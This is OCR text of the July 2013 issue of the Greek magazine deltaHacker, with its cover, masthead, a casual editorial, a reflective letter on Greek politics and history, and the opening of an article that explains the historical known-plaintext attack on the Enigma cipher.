all rights reversed

HACKER

Ιούλης 2013 # Τιμή τεύχους 4€

τεύχος 022 - Oh-Bee-Ess-Dee Edition

Χτίστε το δικό σας ANDROID ROM [*]

Δώστε νέα ζωή στο MP3 player

Φτιάξτε OpenBSD-based anonymizing middleboxes

Αυτοματοποιήστε τη δημιουργία Trojan transporters

[*] ...κι απαλλαγείτε από ό,τι δεν σας άρεσε στη συσκευή σας

all rights reversed

HACKER

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Πέτρος Κυλαδίτης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55133, Καλαμαριά. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) Γνωρίστε και αγαπήστε (χωρίς ντροπές) το OpenBSD
http://deltahacker.gr/deltacast-s01e10


delta HACKER
Στη 2η χρονιά και συνεχίζουμε ακάθεκτοι!
Μηνιαίο περιοδικό deltaHacker, http://deltahacker.gr
Ethical Hacking / Δίκτυα / Ασφάλεια / Προγραμματισμός / Ηλεκτρονικά
twitter.com/deltaHacker
facebook.com/deltaHacker

Χαλαρό καλοκαιράκι, με αδιαφορία και σχέδια

Για άλλο θέμα έλεγα αρχικά να γράψω, τελικά εντελώς διαφορετικά ζητήματα θα περικυκλώσω. Ναι, τέτοιος είμαι, αλλά στην τελική είναι καλοκαίρι και μπορούμε να κάνουμε ό,τι θέλουμε (σχεδόν).

by subZraw

Να ξέρετε πως λέμε ενθουσιωδώς «ναι» στη θερινή χαλαρότητα, όμως μη νομίζετε ότι δεν είμαστε και κάργα απασχολημένοι με σχεδιασμούς για το ερχόμενο φθινόπωρο-προς-χειμώνα. Αφορούν σε μια απόφαση που έχουμε ήδη πάρει και σχεδόν κανείς δεν θα μαντέψει, αλλά παρακαλούμε μη μας ρωτήσετε σχετικά αφού επί του παρόντος αδυνατούμε να πούμε περισσότερα. Παρά λοιπόν τα ελαφρώς μεγαλεπίβολα σχέδιά μας για το μέλλον της Parabing Creations, της μικρής, ανεξάρτητης εκδοτικής πίσω από το deltaHacker, μη νομίζετε, δεν βιαζόμαστε να διώξουμε το καλοκαίρι. Ίσα ίσα που προσπαθούμε να το απολαμβάνουμε μέρα με τη μέρα, παρά την αλλεργία που κάποιοι από εμάς έχουμε στη Ζέστα (TM)[1].

Χαλαρότητα, που λέτε, σημαίνει μεταξύ άλλων να μην κολλάς σε μια απόφαση που είχες πάρει μερικές μέρες πριν — ή τουλάχιστον έτσι νόμιζες. Παράδειγμα: Με αφορμή συζήτηση που είχε ξεκινήσει στο Twitter, σκεφτόμουν να γράψω για τον πρέποντα ρόλο ενός λογαριασμού που αντιστοιχεί σε προϊόν — με την ευρεία έννοια. Πιο συγκεκριμένα, ο εξαιρετικά ασήμαντος προβληματισμός αφορούσε στο αν το @deltaHacker, στο Twitter, πρέπει να γίνει πιο τυπικό και πιο αυστηρά «δεμένο» με το προϊόν (το περιοδικό) ή απλά να συνεχίσει στο πιο χαλαρό, όπως δηλαδή ήταν πάντα, ακόμη κι από τις εποχές του προγόνου του.

Αφορμή για τον προβληματισμό ήταν μια spam-ο-πλημμύρα στο TL, η οποία κράτησε για μέρες και είχε δύο βασικούς πρωταγωνιστές. Ο ένας ήταν από εκείνους τους δημοσιογραφο-αστέρες που μάχονται αδιάκοπα για την ελευθερία, για μια δικαιότερη ελεύθερη αγορά, για την έλευση του σοσιαλισμού και γενικά για οτιδήποτε ωραίο, καθάριο και δίκαιο, ενώ την ίδια στιγμή κάθε μήνα πουλάνε στο περίπτερο νέες αποκαλύψεις, ξεσκεπάζουν καινούργια σκάνδαλα και στηλιτεύουν πρόσωπα και καταστάσεις από τον δημόσιο βίο. Ο άλλος πρωταγωνιστής ήταν ένας τύπος που για να πω την αλήθεια δεν έχω καταλάβει τι ρόλο έχει — χωρίς αυτό να σημαίνει ότι πιστεύω πως όλοι πρέπει σώνει και καλά να 'χουμε κάποιον ρόλο. Αυτό πάντως που *έχω* καταλάβει είναι ότι ανήκει στο λεγόμενο Βαθύ Twitter (TM), είναι κι αυτός πολύ δημοφιλής (με τον τρόπο του) και γενικά όταν προκαλείται ή (θεωρεί ότι) αδικείται μεταμορφώνεται σε μαινόμενη γλωσσοκοπάνα, από αυτές που κάθε άλλη γλωσσοκοπάνα τρέμει και υποκλίνεται μπροστά της με δέος. Στην εκρηκτική κατάσταση που είχε δημιουργηθεί μεταξύ των δύο εκτοξεύονταν κατηγορίες για ρουφιανιές, διπλά accounts στο Twitter, αθέμιτες τακτικές κι άλλα τέτοια χαριτωμένα.

1. Όπου «ζέστα» σημαίνει θερμοκρασία από 75,2 βαθμούς Φαρενάιτ και πάνω.

Θα μου πείτε, τώρα, πως όταν κάτι δεν μας αρέσει στο Twitter υπάρχει κι αυτό το unfollow. Πράγματι, μόνο που τυχαίνει να είμαι από τους μη unfollow-happy χρήστες. Αντί λοιπόν για unfollow κάποια στιγμή έριξα απλά μια μπηχτή, την οποία κανείς φυσικά δεν πρόσεξε εκτός από τον φίλο μου τον @arkoudos, ο οποίος επιχείρησε ν' ανοίξει συζήτηση επί του θέματος μέσω DM. Αν θυμάμαι καλά, πρέπει να του είπα ότι ειλικρινά δεν ξέρω τι έχει παιχτεί μεταξύ των πρωταγωνιστών της spam-o-πλημμύρας. Για την ακρίβεια, δεν μπορώ να φανταστώ κάποιον που να νοιάζεται λιγότερο να μάθει για το τι πραγματικά είχε παιχτεί. Εγώ απλά έβλεπα το TL μου να ασφυκτιά από tweets εκκωφαντικής ασημαντότητας, αφού τέλος πάντων άλλα πράγματα θεωρώ σημαντικά, έχουν σχέση με την καθημερινότητα και τη ζωή μου κι αναμενόμενα μ' απασχολούν[2]. Μολαταύτα, ως πειραχτήρι που είμαι είπα ν' αμολήσω κι εγώ τη μπηχτή μου. Τίποτε άλλο, όμως. Δεν με ενδιέφερε αν τα ξεκατινιάσματα που έβλεπα είχαν κάποια βάση, ούτε ήθελα με αφορμή αυτά να συζητήσω περί ελευθερίας του λόγου ή για το τι επιτρέπεται να κάνει ένας δημοσιογράφος που αναζητά, υποτίθεται, την αλήθεια και τιμά το λειτούργημά του (ή μπορεί και όχι).

Και κάπου εκεί, ο @arkoudos μού είπε ότι καλώς δεν παρενέβην, αφού δεν θα ήταν πρέπον για το account του @deltaHacker. Ένας γλόμπος τότε άναψε πάνω από το κεφάλι μου! Σε γενικές γραμμές, ο @arkoudos είχε δίκιο. Από την άλλη, όμως, το account του @deltaHacker ποτέ δεν διακρινόταν από την αυστηρότητα και την τυπικότητα που χαρακτηρίζει τα «προϊοντικά» accounts. Του είπα, λοιπόν, ότι μου έδωσε μια καλή ιδέα για το editorial του επόμενου τεύχους — αυτό που τώρα διαβάζετε. Το κεντρικό του θέμα θα βασιζόταν στο ακόλουθο ερώτημα: Επιτρέπεται ένας προϊοντικός λογαριασμός να *μην* είναι αυστηρά τυπικός; Ακόμα καλύτερα: Είναι καλό για έναν προϊοντικό λογαριασμό να *μην* είναι αυστηρά τυπικός;

Αλλά, ξέρετε κάτι; Πέρασαν βδομάδες από τότε, είναι καλοκαιράκι και κάποιοι προσπαθούμε να είμαστε χαλαροί. Εγώ τουλάχιστον έχασα και το αρχικό ενδιαφέρον επί του θέματος, οπότε τώρα μέσα στο μυαλό μου έχει υποβαθμιστεί στο επίπεδο του «εξαιρετικά αδιάφορο» και βαριέμαι να το αναπτύξω. Στην τελική, ας είναι ό,τι θέλει το account του @deltaHacker. Είτε έτσι είτε αλλιώς, το σύμπαν είναι τόσο αδιάφορο επί του θέματος, που πραγματικά χρειάζεται ν' ανακαλυφθούν νέοι φυσικοί νόμοι προκειμένου να περιγραφεί —προσεγγιστικά— ο προαναφερθείς βαθμός αδιαφορίας.

Εμάς, εδώ στην Parabing Creations, άλλα πράγματα μας απασχολούν αυτόν τον καιρό, αγαπητές φίλες κι αγαπητοί φίλοι. Παράδειγμα: Ποια είναι η καλύτερη ώρα για παραλία, τις μέρες που τέλος πάντων είμαστε κοντά σε παραλία; Άλλο: Είναι ικανό το Google Nexus 7, που παρουσιάστηκε πρόσφατα, να κερδίσει την προσοχή ενός πιστού φίλου του iOS; Επίσης: Γιατί δεν πίνει περισσότερος κόσμος νερό στ' όνομα του OpenBSD, όπως έχει αρχίσει να πίνει τώρα τελευταία ο γράφων; Αυτά κι άλλα παρόμοια προβληματίζουν την ασημαντότητά μας, το καλοκαίρι τούτο. Εντάξει, υπάρχουν κι άλλα, όμως είναι νωρίς για να μιλάμε γι' αυτά. Αλήθεια, εσάς τι σας απασχολεί τελευταίως; Έχετε μήπως κάποια άποψη πάνω στα προηγούμενα; Εντάξει, λογικά επικεντρώνετε το ενδιαφέρον σας σε άλλα θέματα, αν όμως θέλετε να τα μοιραστείτε μαζί μας, να το ξέρετε: Κι αυτό το καλοκαιράκι είμαστε εδώ, να τα λέμε, χαλαρά κι ωραία -- κι ανεξάρτητα από την τρέχουσα γεωγραφική μας θέση[3].

Καλά να περνάτε, όπου κι αν είστε, ό,τι κι αν κάνετε!

---

2. Μην πάει το μυαλό σας μακρυά, μιλάω για πράγματα που λίγο πολύ (πλέον, κυρίως «πολύ») απασχολούν όλους μας.
3. Εντός του Ελλαδικού χώρου -- η Ισλανδία θα χρειαστεί να περιμένει κι άλλο...

ονέλ μέλ



Αγαπητοί μου,

Δευτέρα του μηνού (Ιουλίου) σήμερα, και σας γράφω καθισμένος ανάμεσα σε κλειστές κούτες, ανοιχτές κούτες, μυριάδες τάβλες και ράφια προς συναρμολόγηση, μισοσκισμένα χαρτόνια συσκευασίας του ΙΚΕΑ, βίδες, παξιμάδια, καλώδια USB, αυτόματα κατσαβίδια, τρυπάνια μπλακ-εν-ντέκερ, οθόνες υπολογιστή, πολύπριζα.

Σε ένα τραπεζάκι φορητού υπολογιστή (και αυτό από το ΙΚΕΑ) έχω τοποθετήσει την γραφομηχανή, και προσπαθώ να συγκεντρωθώ για να σας γράψω.

Ο καιρός είναι συννεφιασμένος («Πάλι!», είχε αναφωνήσει νωρίτερα ο ανιψιός), αλλά τουλάχιστον δεν κάνει κρύο. Δροσούλα κάνει, λες και ήρθανε τα πρωτοβρόχια, μόνο που στο Λονδίνο που βρισκόμαστε, 2 Ιουλίου, η δροσούλα και τα σύννεφα δεν σηματοδοτούν τόσο την έλευση του φθινοπώρου όσο το καλοκαίρι στα μεγάλα του κέφια.

Ο καθένας μας είναι υπόλογος για τις επιλογές του, πάντως, οπότε δεν παραπονιέμαι. Σας τα 'γραφα άλλωστε αυτά και την περασμένη --όχι, την προπερασμένη-- φορά: Στο επίπεδο της πράξης ο καθένας μας είναι --δεν μπορεί παρά να είναι-- ελεύθερος.

Κι εγώ ελεύθερος ήμουν να αποφασίσω αν ήθελα να ταξιδέψω καλοκαιριάτικα με την εξαδέλφη και την Μαιρούλα για να έρθουμε Λονδίνο, όπου ένας πανικόβλητος ανιψιός προσπαθούσε να συμμαζέψει τα λιγοστά του (;) υπάρχοντα εν όψει της μετακόμισής του σε άλλο σπίτι.

Ελεύθερος τόσο να το αποφασίσω όσο και να μην το αποφασίσω.

Για να μας δελεάσει (ο ανιψιός) μας έλεγε πως το σπίτι είναι μεγαλύτερο και σε καλύτερη περιοχή, πιο κοντά στο κέντρο --ακόμα με ξυπνάει τις νύχτες η σκυταλοδρομία μέσων μεταφοράς που έπρεπε να κάνουμε για να προσεγγίσουμε το παλιό του σπίτι-- και, πράγματι, αυτό που βλέπω από το παράθυρο δείχνει να τον επιβεβαιώνει.

Η καλύτερη τοποθεσία του νέου διαμερίσματος, όμως, δεν είναι ο βασικός λόγος που τελικά το αποφάσισα να φύγω από τη Γαλανή Εκείνη Χώρα (ΤΜ) Ιούλιο μήνα. Ούτε τα δισεκατομμύρια των τουριστών που θα κατακλύσουν τις πλαζ και τις ταβέρνες και θα μετατρέψουν με το ζεστό τους συνάλλαγμα το δημοσιονομικό μας έλλειμμα σε πλεόνασμα εν μία νύκτα.

Εφυγα γιατί ένοιωσα ότι έφτασε η στιγμή να φύγω. Εστω για λίγο. Κουράστηκα. Πρέπει ν' ανασάνω.

Με κούρασαν οι συναυλίες συμπαράστασης· με κούρασαν τα επιχειρήματα της κακιάς ώρας και οι κραυγές· με αποκάμωσαν οι επανεκκινήσεις και οι ψήφοι εμπιστοσύνης· μπούχτισα από τους αγωγούς αερίου και τις χιλιάδες θέσεις εργασίας· με τσάκισαν οι διευκρινιστικές εγκύκλιοι και οι προθεσμίες· με εξουθένωσαν τα φουσκωμένα και μισαλλόδοξα παραληρήματα· με καταρράκωσαν τα μέλη του κοινοβουλίου με το ξυρισμένο κεφάλι και το

κενό βλέμμα· λύγισα από τις ριπές εξωραϊσμένης αφέλειας και ξερολισμού· αναγούλιασα από τις νηφάλιες και καλοπροαίρετες αοριστίες.

Μπαΐλντισα, που θα έλεγε η μητέρα της εξαδέλφης.

Την οποία μητέρα της εξαδέλφης την έχουμε αφήσει στο Πόρτο Γερμενό, παρέα με την Κυρία Καίτη και τα τζιτζίκια.

Πρέπει να παραδεχτώ ότι τα τζιτζίκια παραμένουν ένα από τα λίγα πράγματα που μπορούν ακόμα να με κρατήσουν στη Γαλανή Εκείνη Χώρα (ΤΜ). Την Κυριακή που περάσαμε από Πόρτο Γερμενό για φαγητό και για να χαιρετίσουμε, κόντεψαν να με κάνουν να αλλάξω γνώμη. Αλλά είπαμε, κουράστηκα, και έπρεπε να φύγω.

«Μην τα ισοπεδώνεις όλα», ήταν το σχόλιο της μητέρας της εξαδέλφης, έτσι, καθισμένοι στο Κυριακάτικο, αποχαιρετιστήριο τραπέζι που ήμασταν. «Δεν είναι όλα τόσο μαύρα όσο τα λες. Η χώρα έχει περάσει και χειρότερα. Έχει περάσει κατοχές. Έχει περάσει εμφύλιους.»

«Ναι», συμφώνησε η Κυρία Καίτη.

«Κοιτάξτε, δεν ξέρω αν έχει περάσει και χειρότερα. Μπορεί πράγματι ναι. Αυτό που ξέρω είναι ότι εδώ που έχουμε φτάσει εγώ --*εγώ*, όχι κάποιος άλλος-- δεν μπορώ να φανταστώ κάτι χειρότερο και, επιπλέον, εγώ --*εγώ*-- δεν βλέπω φως. Δεν ξέρω πού να στραφώ. Αυτή είναι η διαφορά με παλιότερα.»

«Κάνεις λάθος», επέμεινε η μητέρα της εξαδέλφης που είναι Ινδουίστρια. «Ποτέ κανείς δεν ξέρει πού να στραφεί. Ποτέ δεν ξέρεις πώς θα εξελιχτούν τα πράγματα. Το ήξερε, δηλαδή, ο κόσμος τότε που ερημώνονταν χωριά, επειδή οι μισοί κατέβαιναν Αθήνα και άλλοι μισοί φεύγανε για μετανάστες στη Γερμανία, ήξερε ο κόσμος ότι μετά από σαράντα, πενήντα χρόνια θα πληρώναμε τον καφέ μας με ευρώ;»

«Τώρα αυτό για καλό του το λες;» την ρώτησε η Κυρία Καίτη μ' ένα πονεμένο χαμόγελο.

«Α, μην αρχίζεις κι εσύ με το ευρώ. Δεν φταίει το ευρώ. Δεν φταίει καθόλου το ευρώ. Εμείς φταίμε. Απλά είναι εκεί, και μας εμποδίζει να κάνουμε κουτοπονηριές όπως παλιά.»

«ΟΚ, ΟΚ, σ' αυτό συμφωνώ», είπα εγώ. «Κι αυτό είναι το θέμα μου. Γι αυτό και λέω πως δεν ξέρω πού να στραφώ.»

«Να φέρω το καρπούζι να δροσιστούμε;», παρενέβη στην συζήτηση η εξαδέλφη. «Το πήραμε το πρωί περνώντας από Βίλια.»



Ναι, ναι, αρχίσαν όλοι να επικροτούν.

Πιάσαμε, λοιπόν, το καρπούζι και αφήσαμε την συζήτηση.

(BTW: Το παραδέχομαι. Το καρπούζι, αν είναι καλό, είναι ένα ακόμα από τα πράγματα που μπορούν να με κρατήσουν στην Γαλανή Εκείνη Χώρα (ΤΜ).)

Η κουβέντα μας, όμως, μού 'μεινε. Δεν ξέρω αν το συνειδητοποιεί η μητέρα της εξαδέλφης, αλλά αυτό που έλεγε δεν διαφέρει και πολύ από αυτό που σας γράφω εδώ και καιρό. Στην ουσία συμφωνώ μαζί της.

Θα θυμάστε, ίσως, εκείνα που σας έγραφα στην περασμένη μου επιστολή. Το ζουμί.

«Στην ανθρώπινη γλώσσα», έγραφα, «η διάκριση επιπέδου / μετα-επιπέδου είναι τετριμμένη, trivial, μη-αυστηρή. Οποιαδήποτε πρόταση διατυπωμένη σε ένα από αυτά τα επίπεδα αναπόφευκτα διαχέεται στο άλλο, και με κάνει να πέφτω στη λούμπα της μη διάκρισης επιπέδων.»

Με άλλα λόγια, η γλώσσα που μιλάμε μας δελεάζει, λες, να πέσουμε στη λούμπα.

Αυτό νομίζω εννοούσε και η μητέρα της εξαδέλφης. Η είσαι στο καζάνι και βράζεις, ή *δεν* είσαι στο καζάνι και *δεν* βράζεις. Τελεία και παύλα. Δεν γίνονται και τα δύο ταυτόχρονα.

Εγώ, αυτή τη στιγμή, *είμαι* στο καζάνι και βράζω. Γι' αυτό και με πιάνει απελπισία που δεν βλέπω φως. Άλλο όμως να με πιάνει απελπισία, και άλλο να νομίζω ότι στο παρελθόν οι άνθρωποι μπορούσαν να δουν φως. Αν προσπαθήσω να μιλήσω έτσι για το παρελθόν, έχω αρχίσει να σκέφτομαι ιστορικά --και αυτομάτως έχω πάψει να είμαι στο καζάνι. Έχω πάψει να βράζω.

Αυτό ήταν το βασικό δίδαγμα της «φιλοσοφίας της Ιστορίας» του Χέγκελ, την οποία ο Γερμανός φιλόσοφος διατύπωσε στις αρχές του 19ου αιώνα. Οι λεπτομέρειες --τα πρόσωπα, οι χρονολογίες, τα γεγονότα-- για τον Χέγκελ δεν έχουν σημασία. Σημασία έχει η εσωτερική λογική της Ιστορίας, η οποία αναδύεται σε άλλο επίπεδο από αυτό στο οποίο βρίσκονται οι άνθρωποι που συμμετέχουν στα ιστορικά γεγονότα.

Τη συγκεκριμένη ιδέα την πήρε και ο Μαρξ, μαθητής του Χέγκελ, και άρχισε να μιλάει για ιστορικές νομοτέλειες και τέτοια. Αλλά αυτό είναι άλλο θέμα.

Αυτό που εγώ προσπαθώ τόσον καιρό να σας πω, αγαπητοί μου, δεν έχει να κάνει με το αν ο Χέγκελ ή ο Μαρξ έχουν δίκιο ή άδικο. Έχει μόνο να κάνει με το πόσο εύκολο είναι να πέσεις στη λούμπα και να νομίσεις ότι κατανοείς την εσωτερική λογική των γεγονότων στα οποία συμμετέχεις, ενώ, φευ, τίποτα δεν κατανοείς.

Απλά παραμυθιάζεσαι και νομίζεις ότι σε ψεκάζουν και ότι η Μέρκελ, το ΔΝΤ και το Μεγάλο Κεφάλαιο (ΤΜ) έχουν κάτι προσωπικό εναντίον σου.

Ολοκληρώνω με μιαν άσχετη προτροπή που θα φαντάσει ουρανοκατέβατη. Επιτρέψτε μου, όμως, γιατί ούτε ουρανοκατέβατη είναι ούτε άσχετη.

Αγαπητοί μου: Αν θέλετε να καταλάβετε ιστορία, μελετήστε Τολστόι.

Αν θέλετε να καταλάβετε ιστορία μελετήστε τον Πόλεμο και Ειρήνη. Ειδικά τον Τέταρτο Τόμο.

Μελετήστε τον ακόμα κι αν δεν θέλετε να καταλάβετε ιστορία.

Do yourselves a favour, που λένε και οι φίλοι μας οι Άγγλοι.

Σας ασπάζομαι,
Θείος Ακάκιος




Πλήρη άρθρα που συμπληρώνουν το περιοδικό [**addenda**]. Το video podcast [**netcasting → deltaCast**]. Άρθρα που μας ήρθε να γράψουμε, έτσι, απλά [**/dev/random**]. Τα προκλητικά **mind hacks**. Τα βίντεο από τα προηγούμενα live streams [**netcasting → deltaStream**]. Ολόκληρα blasts from the past [**bftp**]. Τα πάντα ενδιαφέροντα **forums**. Το σημείο συνάντησης για τους φίλους του περιοδικού.

deltahacker.gr

Αληθινό, διασκεδαστικό hacking **για όλους**!

Skill: Intermediate
Tags: encryption, cryptography, Enigma, Python

CRYPTOGRAPHY



The Enigma Reborn - Μέρος 2ο: Μοιραία bugs!

Στο προηγούμενο άρθρο μας, στο deltaHacker 021, ξεκινήσαμε την εξομοίωση της θρυλικής ηλεκτρομηχανικής συσκευής κρυπτογράφησης Enigma, κάνοντας την πρώτη μας απόπειρα για την απλούστερη υλοποίηση: Μια μηχανή με έναν ρότορα κι έναν ανακλαστήρα – σε Python, φυσικά!

by sonic2000gr

Ήδη από την πρώτη αυτή υλοποίηση διαπιστώσαμε ένα σοβαρό μειονέκτημα της μηχανής, το οποίο, σας διαβεβαιώνουμε, δεν διορθώνεται όσους ρότορες και αν βάλετε: ένα γράμμα δεν κρυπτογραφείται ποτέ στον εαυτό του! Ίσως φαίνεται λεπτομέρεια, όμως κάποιες τέτοιες φαινομενικά ασήμαντες διαπιστώσεις προκαλούν τελικά την κατάρρευση των καλύτερων συστημάτων κρυπτογράφησης.

Καλό θα ήταν λοιπόν να δούμε:

- Γιατί συμβαίνει το παραπάνω; Γιατί η μηχανή μας —κι ευτυχώς, όχι μόνο η δικιά μας— είναι ανίκανη να αντιστοιχίσει μερικές φορές το «Α» στον εαυτό του;
- Πώς μπορεί κάποιος να επιτεθεί στην Enigma, γνωρίζοντας το παραπάνω ελάττωμα;

Αν παρακολουθήσατε τα video του numberphile που σας προτείναμε (και σιγά που δεν τα παρακολουθήσατε δηλαδή, από 'δώ βλέπω τα κόκκινα από το ξενύχτι μάτια σας), θα είδατε τον τρόπο με τον οποίο ξεκινά η επίθεση στο Enigma: Πρέπει να γνωρίζουμε ή να μπορούμε να υποθέσουμε ένα μικρό κομμάτι cleartext που μεταδίδεται. Μα, θα μου πείτε, αν γνωρίζουμε το cleartext, γιατί να μπούμε στη διαδικασία της αποκρυπτογράφησης. Προσέξτε, δεν χρειάζεται να γνωρίζουμε όλο το cleartext!

Σε ένα κρυπτογραφημένο μήνυμα, σχεδόν μοιραίο είναι ότι θα υπάρχει ένα κομμάτι τυποποιημένου, προβλέψιμου κειμένου, το οποίο θα βρίσκεται μέσα του. Δεν ξέρουμε πού, αλλά μπορούμε με ασφάλεια να πούμε ότι θα υπάρχει σε κάθε μήνυμα και θα είναι κρυπτογραφημένο με τον ίδιο ακριβώς τρόπο (με τις ίδιες ρυθμίσεις) όπως και το υπόλοιπο σημαντικό κείμενο. Για παράδειγμα, στην επικοινωνία των Γερμανών με τα υποβρύχιά τους είναι αναμενόμενο να βρούμε σε κάθε μήνυμα τη φράση «HEILHITLER». Ή ίσως το πρωινό τους μήνυμα να περιέχει το δελτίο καιρού, οπότε ψάχνουμε τη λέξη «WETTERBERICHT».

Αν θέλετε να μεταφέρετε το παραπάνω στη σύγχρονη εποχή, ας υποθέσουμε ότι έχετε φτιάξει μια σύγχρονη μηχανή Enigma για να στέλνετε κρυπτογραφημένες εικόνες JPG. Θα τα πηγαίνατε μια χαρά, αλλά μάλλον θα πρέπει να συνειδητοποιήσετε ότι κάθε εικόνα JPG έχει μια τυποποιημένη επικεφαλίδα (header): Αν κάποιος ενδιάμεσος (κακόβουλος) χρήστης ξέρει ότι μεταδίδετε εικόνες, μπορεί να ξεκινήσει ψάχνοντας για το κλειδί σας μέσα στο header: ξέρει το cleartext!

Στα μηνύματα όμως που στέλνονταν με το Enigma κατά τη διάρκεια του πολέμου, δεν γνωρίζαμε την ακριβή θέση που θα εμφανίζονταν το τυποποιημένο και προβλέψιμο cleartext. Φανταζόμαστε βέβαια ότι το «WETTERBERICHT» θα ήταν κάπου στην αρχή και το «HEILHITLER» κάπου στο τέλος, αλλά σε αντίθεση με την επικεφαλίδα του JPG δεν μπορούμε να ξέρουμε τις ακριβείς θέσεις. Εδώ είναι που έρχεται το μειονέκτημα της Enigma, που συζητήσαμε πριν: Η μηχανή δεν κρυπτογραφεί ποτέ ένα γράμμα στον εαυτό του!

Αν λοιπόν ψάχνετε για τη λέξη «WETTERBERICHT» μέσα στο κρυπτόγραμμα, μπορείτε να αποκλείσετε όλες τις περιπτώσεις όπου βλέπετε ένα γράμμα της να συμπίπτει με το κρυπτόγραμμα. Αν βρείτε μια πιθανή θέση μπορείτε να κάνετε υποθέσεις για την κρυπτογράφηση μέχρι να βρείτε —με τη βοήθεια των μαθηματικών— τις αρχικές θέσεις κάθε ρότορα, δηλαδή το κλειδί!

